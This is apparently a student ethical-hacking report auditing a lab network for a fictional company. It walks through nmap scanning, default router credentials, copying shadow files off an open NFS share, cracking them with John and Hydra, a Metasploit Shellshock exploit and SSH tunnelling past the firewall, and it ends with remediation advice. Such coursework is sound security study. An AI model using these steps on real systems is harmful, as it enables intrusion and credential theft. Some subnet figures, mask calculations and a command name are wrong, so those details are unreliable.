

Network Security Evaluation
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CMP314 - Networking 2

BSc Ethical Hacking
12th December 2019


Contents

1 Introduction

This report details the results of an investigation into the network at ACME Incorporated. As the previous network administrator left without providing any documentation relating to the network, ACME Inc. have requested the tester provides a clear map of the network infrastructure alongside a security audit. Methodology of testing is provided along with remedial actions and recommendations for improving both the network design and security.
The investigator was given access to a virtual machine pre-setup with the Kali Linux operating system and a number of tools to conduct the security audit. The organisation has made a specific request to not use external tools and only the trusted tools provided on this preloaded version of Kali. This is due to concerns about using unfamiliar and therefore untested software and tools on their network.
The tester was unable to remove files from this Kali instance, due to the nature of the remote connection provided. As a result of this, all steps taken to perform this investigation have been provided as figures or appendices in the form of screenshots.

2 Network Diagrams

The following diagram meets the requested Network Diagram for internal use. Network Design evaluation can be seen on Page 16.



In order to provide detailed and fully-encompassing network diagrams a number of scans and tools had to be implemented, as listed below. The diagram created details what devices were discovered, the IP addresses used and what subnets they belong in. The subnet table directly below details all this information again along with the IP range of each subnet and what devices are inside. This section does not include how these devices were discovered as that will be discussed in Network Mapping.

2.1 Subnet Table and Calculations

Subnet Number	Subnet Address	First Usable Address	Last Usable Address	Broadcast Address	Description
1	192.168.0.32	192.168.0.33	192.168.0.62	192.168.0.63	Workstation
2	192.168.0.64	192.168.0.65	192.168.0.94	192.168.0.95	Workstation, behind firewall
3	192.168.0.96	192.168.0.97	192.168.0.126	192.168.0.127	Firewall LAN
4	192.168.0.128	192.168.0.129	192.168.0.158	192.168.0.159	Workstation
5	192.168.0.192	192.168.0.193	192.168.0.222	192.168.0.223	Kali, workstation, DHCP server, switch and router.
6	192.168.0.224	192.168.0.225	192.168.0.226	192.168.0.227	Communication between 2 routers
7	192.168.0.228	192.168.0.229	192.168.0.230	192.168.0.231	Communication between 2 routers
8	192.168.0.232	192.168.0.233	192.168.0.234	192.168.0.235	Firewall WAN
9	192.168.0.240	192.168.0.241	192.168.0.242	192.168.0.243	DMZ with workstation
10	172.16.221.0	172.16.221.1	172.16.221.252	17.16.221.523	Web server
11	13.13.13.0	13.13.13.1	13.13.13.252	13.13.13.252	Web server and workstation

2.1.1 Calculations

/27 = 255.255.255.224

225 .225 .225 .224

11111111.11111111.11111111.111**00000**
Network bits Host bits

Magic number = 32
Usable addresses = 30

/30 = 255.255.255.252

225 .225 .225 .252

11111111.11111111.11111111.111111**00**
Network bits Host bits

Magic number = 4
Usable addresses = 2

Magic number = 2^Host bits
Usable addresses = magic number – 2
Subnet address = x.x.x.y (y = first address)
Broadcast address = x.x.x.(y + magic number

/24 = 255.255.255.0

225 .225 .225 .224

11111111.11111111.11111111.**00000000**
Network bits Host bits

Magic number = 256
Usable addresses = 254

2.2 Devices' Open Ports

2.2.1 Workstations

- Kali Workstation:
  192.168.0.200
  - Port 111: RPCBind
- Workstation 1:
  192.168.0.210
  - Port 22: SSH
  - Port 111: RPCBind
  - Port 2049: NFS
- Workstation 2:
  192.168.0.34
  13.13.13.12
  - Port 22: SSH
  - Port 111: RPCBind
  - Port 2049: NFS
- Workstation 3:
  13.13.13.13
  - Port 22: SSH
- Workstation 4:
  192.168.0.130
  - Port 22: SSH
  - Port 111: RPCBind
  - Port 2049: NFS
- Workstation 5:
  192.168.0.66
  - Port 22: SSH
  - Port 111: RPCBind
  - Port 2049: NFS

2.2.2 Routers and Firewall

- Router 1:
  192.168.0.193
  192.168.0.225
  172.16.221.16
  - Port 22: SSH
  - Port 23: Telnet
  - Port 80: HTTP
  - Port 443: HTTPS
- Router 2:
  192.168.0.226
  192.168.0.33
  192.168.0.229
  - Port 23: Telnet
  - Port 80: HTTP
  - Port 443: HTTPS
- Router 3:
  192.168.0.230
  192.168.0.129
  192.168.0.233
  - Port 23: Telnet
  - Port 80: HTTP
  - Port 443: HTTPS
- Router 4:
  192.168.0.97
  192.168.0.65
  - Port 23: Telnet
  - Port 80: HTTP
  - Port 443: HTTPS
- Firewall:
  192.168.0.98
  192.168.0.234
  192.168.0.241
  - Port 53: Domain
  - Port 80: HTTP
  - Port 2601: Zebra
  - Port 2604: OSPFD
  - Port 2605: BGPD

2.2.3 Servers

- DHCP Server:
  192.168.0.203
  - Port 67: DHCP
- Web Server 1:
  172.16.221.237
  - Port 80: HTTP
  - Port 443: HTTPS
- Web Server 2:
  192.168.0.242
  - Port 22: SSH
  - Port 80: HTTP
  - Port 111: RPCBind

3 Network Mapping

For this network investigation the tester divided up the methodology into the following steps; scanning the network, analysing the results of said scans and then running further scans, tools and exploiting vulnerabilities where applicable.

Within the Network Mapping section the first two parts of this methodology will be explained and the final aspect will be detailed in Security Evaluation. For the sake of brevity and ease of reading 192.168.0.x addresses will be shortened to their final octet, unless other IP addresses are also being discussed.

3.1 Scanning Subnets

Initially the command `ifconfig` was run in order to investigate the assigned IP address of the Kali instance provided to understand its place within the network, as seen in *Appendix 1.* This revealed the assigned IP address to be `.200` along side the subnet address of `255.255.255.224`. Afterwards, the tool `nmap` was used to determine other devices within the same subnet as the Kali machine.

```
nmap 192.168.0.200/27
```

This initial scan revealed three additional devices that are in the same subnet as the investigator's Kali machine, `193`, `203`, `210` and `200` which is the Kali instance, as seen in *Appendix 2.1* These devices were discovered to be a workstation, a VyOS router and a Dynamic Host Configuration Protocol (DHCP) server. The DHCP server's identity was only discovered after accessing the firewall. After discovering this was a VyOS router, the tester was able to successfully login to the device, the routing table was then examined. This provided an insight into the network content and from this a list of subnets to be scanned could be created. Then Nmap scans were used to further examine the network. *(Appendices 1.2 - 1.11)* Initially, without access to behind the firewall subnets 64/27 and 96/27 were considered empty but later these subnets were discovered to be populated with a router and workstation respectively. *(Appendices 1.12 and 1.13)* Once this subnet, 200/24 had been fully investigated, as discussed in the following section, the steps taken were then repeated for all additional subnets found within the routing table.

3.2 Analysis of Devices

3.2.1 Initial Analysis

Noticing that ports 80 and 443 were open, 192.168.0.193 was navigated to on the web browser Firefox. This revealed that it was a VyOS router. From this, information was gathered from the product documentation, this provided the default credentials required in order to log in. *(VyOS Wiki, 2019)* These credentials were henceforth used to gain access to all of the VyOS devices within the network using telnet or SSH. *Appendix 10.1*

```
telnet 192.168.0.x
username: vyos
password: vyos
```

In order to gather all of the IP addresses being used by this router the interfaces were examined, thus allowing the tester to map the router to it's corresponding subnets. The results of all of these interface requests can be seen within *Appendix 3*.

```
show interface
```

Once access to the router was obtained, as previously mentioned, the routing table was examined by running the command netstat.

```
netstat -rn
```

This revealed almost all of the subnets on the network, the final subnet, 13.13.13.0/24 was only discovered after gaining access to the firewall. These steps were then repeated for the following routers; 192.168.0.33, 129, 225, 226, 229, 230 and 233. *Appendix 3*

The next device to be examined was 210, which during the scanning phase was discovered to have Network File System (NFS) enabled. In order to access the NFS share being hosted by this device, the tool NfSpy was used. This allows the investigator to access the NFS file share without knowing the correct credentials beforehand.
This was executed as follows:

```
nfspy -o server=192.168.0.210:/ /mnt/nfs
```

After searching the contents of the shared file system, the `shadow` and `passwd` files were discovered. These files were exfiltrated on the Kali system and were stored in a folder called passwords, which can be seen in the proceeding screenshots. The `shadow` contains hashed representations of the user passwords and `passwd` contains meta-data about the accounts who's passwords are stored in the same order as within `shadow`.
The password cracking tool John was then used in order to obtain the password of this machine. The exact methodology of how this was done is explained in Security Evaluation.

The subnet 172.16.221.0/24 was found to contain a VyOS router interface and 172.16.221.237 was found to have ports 80 and 443 open. After looking at the HTTP page it was revealed that this was a web server. *(Appendix 8.3)*

The final subnet to be investigated was 192.168.0.240/30 and this includes two devices a VyOS router and 242, with ports 22, 80, 111 and 443 open. The HTTP page was different to the VyOS routers and all of the credentials previously discovered did not work for this device. *(Appendix 8.3)*
To investigate the contents of this web page further the following command was used in order to discover any other pages or resources on this IP address.

```
dirb http://192.168.0.242/
```

This revealed the following files, /cgi-bin/, /css/ and /js. http://192.168.0.242/cgi-bin/status was looked at, the cgi-bin folder contains files that are ran by the web application server. Common Gateway Interface (CGI) is commonly used for creating dynamic content on a web application. Further investigation of this device and how it was exploited is discussed in the following section.

3.2.2 Investigation of Devices Behind the Firewall

ShellShock provided access to 242 and this gave access to a PFSense web page containing information about the firewall on the network. This web page also revealed that there was a

Demilitarised Zone (DMZ) in the subnet 192.168.0.240/30. A DMZ normally connects the protected parts of the network to an external one such as the internet.
By accessing the web page the firewall settings were changed to reveal all of the connected subnets, this was done by altering the rules and changing 'Directions' to 'any'.*Appendix 7.1* This revealed the contents of 192.168.0.64/27 and 192.168.0.96/27.
To access behind the firewall again a tunnel was created from 242. This was done after the firewall had been exploited as the exploit gave the root password, which is required for SSH. First the root user on the web server, 242 is accessed using SSH, then the sshd_config file is altered; adding 'PermitTunnel yes' under the 'authentication' section. SSH is restarted and then the -w flag in SSH is used to specify the local and remote tunnels. tun0 is created on the IP 1.1.1.1 and is then used as a temporary gateway for data to be sent through.
Finally on a new terminal window the tunnel is then connected to the subnet 192.168.0.64/27. *(Appendices 4 - 4.2)* These steps were later replicated for the workstation 34 which revealed a connected workstation 13.13.13.13 as well as the fact that 34 has two interfaces. *(Appendix 4.3 and 4.4)*

4 Security Evaluation

4.1 Default Credentials

When mapping the network it was discovered that the following IP addresses were Vyos routers, see Information Disclosure below, and used default credentials. Router One: 193/225/16, Router Two: 226/33/229, Router Three: 230/129/233 and Router Four: 97/65. The PFSense firewall also used default credentials, admin and pfsense.

These default credentials allow for access to the settings and rule alteration within the firewall or access to the routers via SSH or Telnet. The fact all the routers use the same default credentials means that they are exceptionally easy to guess and once one router's username and password is found all of them have been.
To solve this crucial problem all of the routers and the firewall's PFSense login password should be changed and each one given a different password. This should prevent a malicious hacker from easily gaining access to these important devices and thus being able to see the whole network and alter firewall and DMZ settings.


4.2 Password Policy

Once the workstation, 192.168.0.210 was accessed using NFSpy the password was obtained using the command line version of the tool John the Ripper, John. This is an automated password cracking tool that was given this new 'passwords' folder in order to decrypt the hashes. This gave the password of xadmin, 'plums'.

```
runshadow etc/passwd etc/shadow > ~/passwords
john ~/passwords
```

These credentials were found to work on all of the following workstations; 34, 130, 203 and 210. Using the same commands again for the web server in the DMZ, 192.168.0.242, the shadow and passwd files were put into one file, 'passwordz' and decrypted revealing both the root and xadmins' passwords. *(Figure 1)*

Figure 1: John Decrypting Passwords for Root and Xadmin



The final password, for the web server 13.13.13.13, was obtained using another tool Hydra. The command used two flags, -l and -P, the first gives the login username of 'xadmin' and the second gives the tool the wordlist to search through for the password. *(Figure 2)*




Figure 2: Hydra Decrypting Password for 13.13.13.13

The passwords; '!gatvol', 'apple', 'plums' and 'pears', are all considered weak passwords. All of them were quickly and easily cracked using free pre-installed tools on Kali, meaning that this would be easy to replicate. There is obviously no password policy implemented by ACME inc. as none of them contain upper case letters, numbers and only one contains a special character. NIST has a guidelines in reference to a strong password policy as shown below. *(Grassi et al, 2017)*

- Passwords should be between 8-64 characters long
- Users should be permitted to use all special characters if they wish
- Repetition of characters and sequences should be avoided
- Passwords with a strong relation to the application should be avoided
- Commonly used passwords should be restricted (PasswordRandom, 2019)
- Passwords that have been previously found by attackers should be banned

Implementing all or at least most of these guidelines would make it considerably more difficult to gain access to the servers and workstations, giving each different workstation individual passwords is also encouraged. If a password is obtained then only one machine is exposed to a hacker and the others are still secure.

4.3 Unnecessary Ports

All of the routers found use port 23, telnet, this allows for data to be sent unencrypted. The alternative SSH, which is on some but not all of the routers, which uses public key encryption to send data securely. To resolve this issue closing this port and using SSH exclusively is strongly encouraged.

4.4 ShellShock


In order to learn more about 192.168.0.242 it was decided to attempt to get a reverse shell onto this device. By looking at the contents of http://192.168.0.242 and a dirb scan the following information was discovered, as shown in *Appendix 9*.

The combination of the web page containing a cgi-bin file and the bash version of 4.3.8 implied that it would be vulnerable to shellshock. (NIST, 2014)
The first stage of exploiting this vulnerability is to set up a meterpreter shell using Metasploit, this is done using the following command:

```
systemctl start postgresql
msfconsole
```

Appendix 6.1 Once this shell was created the word 'Shellshock' was searched for in order to find an exploit that could be used on this address. After an appropriate one was found the command 'exploit' loaded it into the shell ready to use. As seen in *Appendix 6.2*. The next step was to change some of the options to ensure only the correct target is being attacked. RHOST is the remote host address, the IP of the target web application and TARGETURI is where the cgi-bin script is located.*(Appendix 6.4)* Afterwards a TCP port scanner was enabled *Figure 1*, the options adjusted to look at the target IP and then run as shown in *Appendix 6.6*

Figure 3: TCP Port Scanner



Then the meterpreter ShellShock session was brought to the foreground again and from this the shadow and passwrd files were downloaded from the web server. These as described above were then decrypted. Once the passwords for 192.168.0.242 were obtained the root user could then be connected to through SSH and commands ran on this web server. Then looking at the webpage hosted on this server it is found to be a PFSense Firewall login page, using the default credentials access was gained. *(Appendix 6.7.3)* Fortunately this vulnerability has a number of mitigations

that can be used to prevent it being exploited. The first being to update the web server's bash version to 4.4 or above as the whole of 4.3 is vulnerable, the second would be to not use CGI to create dynamic content and instead use an alternative such as ESP. (EmbedThis, 2015)

4.5 Information disclosure

The fact that the routers all used the same default credentials was gleaned from the HTTP page that they all host, this page *Appendix 8.1* explains that this is in fact a Vyos router. Another web page that reveals a considerable amount of information is on 242, as seen in *Appendix 8.2*

Disclosing information like this gives an advantage to a malicious user when attempting to exploit devices on this network. These two web pages gave enough information for all of the routers to be accessed, allowing most of the network to be mapped, and for ShellShock to be exploited and the firewall accessed. To prevent this in future it is advised that these pages be removed from these devices.

5 Network Critical Evaluation

5.1 Topology

ACME Inc.'s network is currently using a hybrid star tree topology; where each subnet is in a star topology and is connected to a router and the firewall which then forms a linear path of routers. This design is error prone however as each router is considered a critical point this creates multiple potential points of failure. The current layout of routers offers no alternative routes for traffic, if one switch breaks then it could potentially isolate up to seven devices on the network.
A recommended alternative would be a hybrid mesh-star, where the routers are connected in a mesh and the subnets remain in a star topology. The main advantage of this architecture is that there are redundant traffic routes so if one switch in the network fails the outage is kept to a minimum *(Networks Training, 2019)* A mesh topology should also be used with the spanning tree protocol to ensure redundant paths are utilised when required as well as avoiding traffic being stuck within a loop.

5.2 DHCP

As shown in the network map, 192.168.0.203 is a DHCP server. DHCP stands for Dynamic Host Configuration Protocol and as a new device is added to a network this server will assign it an IP address. This is useful as dynamically assigning IP addresses within a subnet is not prone to human error and so, as the network expands the IP addresses will not be assigned incorrectly. Although currently this network is not at an enterprise scale the subnet sizes do imply that further growth has been considered in the network's design.

5.3 Firewall and DMZ

Although there are a number of security weaknesses within the firewall and DMZ, as discussed prior, there are also some problems with the layout of these within the subnet. By having a DMZ, ingress traffic from the internet is filtered so it can be examined before reaching its destination. Unfortunately, with the network design it its current state ingress filtering from the firewall is ineffective and its not clear why the majority of devices are located on he WAN side of the firewall within this network. A review should be undertaken by the new network administrator to confirm that all hosts are on the correct side of the DMZ in the context of if internet connectivity was provided to the network..

5.4 Web applications

Finally it can be assumed that all of the web servers will be hosting some form of application that has important business implications. The second server 192.168.0.242 is not using port 443 therefore upgrading connections to HTTPS so better internal support of a web application would be advisable. Along side this certificates for the web applications should be ensured to be up to date and having a certificate authority server within the network could assist with this.

6 Conclusions

Overall this report concludes that the ACME Inc. network has proven to be insecure due to a large number of misconfigurations with security implications, spanning multiple services were discovered. These security issues relate to the firewall, router and workstation credentials, sensitive information disclosure and outdated technologies being utilised. Moreover, from a design perspective issues were discovered that leave the network in an error prone state due to a poor choice of network topology.
As such a number of recommendations have been suggested, as follows. Web pages on routers and http://192.168.0.242 should be removed as they detail important information about the devices. A hybrid mesh topology is also recommended as the current one is not fault tolerant, a review of the network layout should also be considered and the positions of workstations in relation to the firewall may need to be revised. All technologies and software being used should be regularly updated to reduce the chance of an vulnerability being exploited. A strong password policy should be implemented and default credentials must not be used anywhere within this network. Port 23 should also be closed as telnet sends data unencrypted, all the routers should use SSH exclusively to avoid data being stolen.

7 References

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
PasswordRandom, (2019). Most common passwords list [online]. (Accessed 9 December). Available at: https://www.passwordrandom.com/most-popular-passwords
Networks Training (2019). Compare and Contrast Network Topologies (Star, Mesh, Bus, Hybrid etc) [online]. (Accessed 10 December). Available at: https://www.networkstraining.com/compare-and-contrast-network-topologies/


8 Appendices

8.1 IFCONFIG of Kali Machine




8.2 NMAP Scans

